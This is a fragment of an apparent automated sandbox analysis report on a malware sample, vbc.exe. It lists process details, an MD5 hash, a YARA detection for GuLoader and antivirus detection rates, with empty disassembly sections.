Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2364 Parent PID: 1980

General

Start time:	14:50:01
Start date:	02/08/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	27BF14807BC9D5CD2D823293F43C3A3A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.2350788579.00000000003B0000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 22%, Virustotal, Browse • Detection: 11%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

Disassembly

Code Analysis

